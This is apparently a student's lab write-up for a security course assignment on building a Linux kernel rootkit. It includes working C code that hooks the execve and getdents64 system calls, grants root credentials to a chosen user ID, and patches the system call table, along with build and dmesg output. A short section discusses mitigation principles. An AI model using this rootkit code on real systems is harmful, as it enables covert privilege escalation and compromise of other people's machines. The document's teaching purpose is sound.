COMP 4108 A2

Eric Gershtein

Student Number 101185229

I'd like to premise this by saying the code I used is submitted as well as this pdf. Please refer to the entire code if there is not enough here. This pdf is mostly just used to explain why I did what I did and prove that it worked. Thank you!

Part A -

Step 3. Find the address of the sys_call_table symbol

```
root@COMP4108-a2:/home/student/a2# cat /proc/kallsyms | grep sys_call_table
ffffffff9de002a0 R x32_sys_call_table
ffffffff9de013c0 R sys_call_table
ffffffff9de02400 R ia32_sys_call_table
```

Step 4. Edit the rootkit.c file to provide the right symbol

```
unsigned long * get_syscall_table_bf(void){
  unsigned long *syscall_table;
  syscall_table = (unsigned long*)0xffffffff9de013c0;
//syscall_table = (unsigned long *)kallsyms_lookup_name("sys_call_table"); also works
  return syscall_table;
}
```

Step 5: Compile the Rootkit

```
root@COMP4108-a2:/home/student/a2# make
make -C /lib/modules/5.4.0-171-generic/build M=/home/student/a2 modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-171-generic'
  CC [M]  /home/student/a2/rootkit.o
/home/student/a2/rootkit.c:74:14: warning: 'magic_prefix' defined but not used [-Wunused-variable]
   74 | static char* magic_prefix;
      |              ^~~~~~~~~~~~
/home/student/a2/rootkit.c:62:12: warning: 'root_uid' defined but not used [-Wunused-variable]
   62 | static int root_uid;
      |            ^~~~~~~~
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M]  /home/student/a2/rootkit.mod.o
  LD [M]  /home/student/a2/rootkit.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-171-generic'
```

Step 6: Insert the Rootkit Module

```
root@COMP4108-a2:/home/student/a2# sudo ./insert.sh
root@COMP4108-a2:/home/student/a2# lsmod | grep rootkit
rootkit                16384  0
```

Step 7. Eject the Module

```
root@COMP4108-a2:/home/student/a2# sudo ./eject.sh
root@COMP4108-a2:/home/student/a2# lsmod | grep rootkit
root@COMP4108-a2:/home/student/a2#
```

Step 8. Finish the rootkit code so that the example `open()` hook works.

```
root@COMP4108-a2:/home/student/a2# dmesg | tail -n 5
[  504.796290] Rootkit module cleanup copmlete.
[  618.830913] Rootkit module initializing.
[  618.842491] Rootkit module is loaded!
[  621.028066] openat() called for test.txt
[  623.052519] openat() called for test.txt
```

Refer to code if needed

Step 9. Choose 2 principles from Chapter 1.7 of the course textbook and explain how they can help mitigate rootkits

1. Simplicity-and-Necessity (P1)

This principle emphasizes keeping system designs simple, small, and only retaining essential components. Rootkits often exploit complex systems with many components and functionalities, increasing the chances of finding vulnerabilities. By minimizing the attack surface and reducing unnecessary components, potential entry points for rootkits are decreased. For example, disabling unused kernel modules or services limits what a rootkit can hook into or leverage for privilege escalation.

Assumption: This mitigation primarily targets kernel-level rootkits that modify system components or add malicious hooks to unused functionalities.

2. Complete Mediation (P4)

This principle ensures that every access to system objects is verified with proper authority, meaning every attempt to execute a system call or modify a file must be authenticated and authorized. A rootkit can bypass access control mechanisms if they are not consistently applied. Implementing complete mediation, where every access is checked for authorization, reduces the ability of rootkits to stealthily interact with sensitive system components, files, or processes without detection.

Assumption: This mitigation assumes the rootkit attempts to compromise access control policies, such as altering system call behavior or file permissions.

Part B.

Question 1:

1. Added a Declaration for the Original execve System Call

```
static t_syscall original_execve; // Variable to store the original execve function
```

2. Created a New Hook Function for execve

The execve hook intercepts execution of programs, logging the file name and the effective user ID. If the user ID matches root_uid, it elevates the user to root privileges using commit_creds. See line by line comments for further details.

```
asmlinkage long new_execve(const struct pt_regs *regs) {
    char *filename;
    long ret;

    // Allocate memory and copy the filename from user space
    filename = kmalloc(1024, GFP_KERNEL);
    if (!filename)
        return -ENOMEM;
    if (strncpy_from_user(filename, (void*)regs->di, 1024) < 0) {
        kfree(filename);
        return -EFAULT;
    }

    // Log the filename and the effective UID
    printk(KERN_INFO "Executing: %s\n", filename);
    printk(KERN_INFO "Effective UID: %d\n", current_euid().val);

    // Grant root privileges if the UID matches root_uid
    if (current_uid().val == root_uid) {
        printk(KERN_INFO "Granting root privileges to UID: %d\n", root_uid);
        struct cred *new_creds = prepare_kernel_cred(NULL);
        if (new_creds) {
            new_creds->uid.val = 0;
            new_creds->gid.val = 0;
            new_creds->euid.val = 0;
            new_creds->egid.val = 0;
            commit_creds(new_creds);
        }
    }

    kfree(filename); // Free allocated memory
    ret = original_execve(regs); // Call the original execve
    return ret;
}
```

3. Modified init_rootkit() to Hook execve

```
original_execve = (t_syscall)__sys_call_table[__NR_execve]; // Store original execve

unprotect_memory(); // Unprotect the memory to modify the sys_call_table

__sys_call_table[__NR_execve] = (unsigned long)new_execve; // Hook execve

protect_memory(); // Protect the memory again
```

4. Modified cleanup_rootkit() to Restore execve

```
unprotect_memory(); // Unprotect the memory to modify the sys_call_table

__sys_call_table[__NR_execve] = (unsigned long)original_execve; // Restore original execve

protect_memory(); // Protect the memory again
```

Result:

```
root@COMP4108-a2:/home/student/a2# dmesg | tail -n 10
[ 1384.872162] Executing: /bin/cat
[ 1384.872167] Effective UID: 0
[ 1384.872170] Granting root privileges to UID: 0
[ 1384.874184] openat() called for test.txt
[ 1393.861899] Executing: /bin/dmesg
[ 1393.861904] Effective UID: 0
[ 1393.861907] Granting root privileges to UID: 0
[ 1393.862011] Executing: /usr/bin/tail
[ 1393.862015] Effective UID: 0
[ 1393.862018] Granting root privileges to UID: 0
```

Question 2:


1. Updated insert script to fetch student users UID than current user

```
#!/bin/bash

# Specify the extension suffix for the openat hook code
SUFFIX=.txt

# Get the current user's UID (This will return root's UID if run as root)
USER_UID=$(id -u)

#Insert the rootkit module, providing some parameters
insmod rootkit.ko suffix=$SUFFIX root_uid=$USER_UID
```



```
student@COMP4108-a2:~/a2$ whoami
root
student@COMP4108-a2:~/a2$ 
```

Part C.

Step 1: Add the getdents64 Hook Function

```
static t_syscall original_getdents64;
```

Step 2: Define the new_getdents64() function.

This function logs every file and directory name being accessed by getdents64.

The function allocates memory to copy the directory listing, prints each entry, and then restores it back to the user space.

See comments for line by line details.

```
asmlinkage long new_getdents64(const struct pt_regs *regs) {
    long ret;
    struct linux_dirent64 *dirent;
    unsigned long offset = 0;

    // Call the original getdents64 syscall
    ret = original_getdents64(regs);
    if (ret <= 0) {
        return ret;
    }

    // Allocate memory for the directory entries
    dirent = kzalloc(ret, GFP_KERNEL);
    if (copy_from_user(dirent, (void __user *)regs->si, ret)) {
        kfree(dirent);
        return -EFAULT;
    }

    // Iterate through the directory entries
    while (offset < ret) {
        struct linux_dirent64 *d = (void *)dirent + offset;
        printk(KERN_INFO "getdents64() entry: %s\n", d->d_name);
        offset += d->d_reclen;
    }

    // Copy the directory entries back to the user space
    if (copy_to_user((void __user *)regs->si, dirent, ret)) {
        kfree(dirent);
        return -EFAULT;
    }

    kfree(dirent);
    return ret;
}
```

Step 3: Hook getdents64 in init_rootkit()


(add following lines)

```
original_getdents64 = (t_syscall)__sys_call_table[__NR_getdents64];
__sys_call_table[__NR_getdents64] = (unsigned long)new_getdents64;
```

Step 4: Unhook getdents64 in cleanup_rootkit()

(add following lines)

```
__sys_call_table[__NR_getdents64] = (unsigned long)original_getdents64;
```



```
root@COMP4108-a2:/home/student/a2# dmesg | tail -n 50
[17703.833587] getdents64() entry: .
[17703.833591] getdents64() entry: comp4108
[17705.144532] Executing: /bin/ls
[17705.144536] Effective UID: 0
[17705.148239] getdents64() entry: rootkit.o
[17705.148243] getdents64() entry: .rootkit.mod.o.cmd
[17705.148246] getdents64() entry: ..
[17705.148249] getdents64() entry: insert.sh
[17705.148252] getdents64() entry: rootkit.c
[17705.148256] getdents64() entry: rootkit.mod.c
[17705.148259] getdents64() entry: rootkit.ko
[17705.148262] getdents64() entry: .rootkit.ko.cmd
[17705.148264] getdents64() entry: test.txt
[17705.148267] getdents64() entry: Makefile
[17705.148270] getdents64() entry: modules.order
[17705.148273] getdents64() entry: rootkit.mod.o
[17705.148276] getdents64() entry: .rootkit.o.cmd
[17705.148279] getdents64() entry: eject.sh
```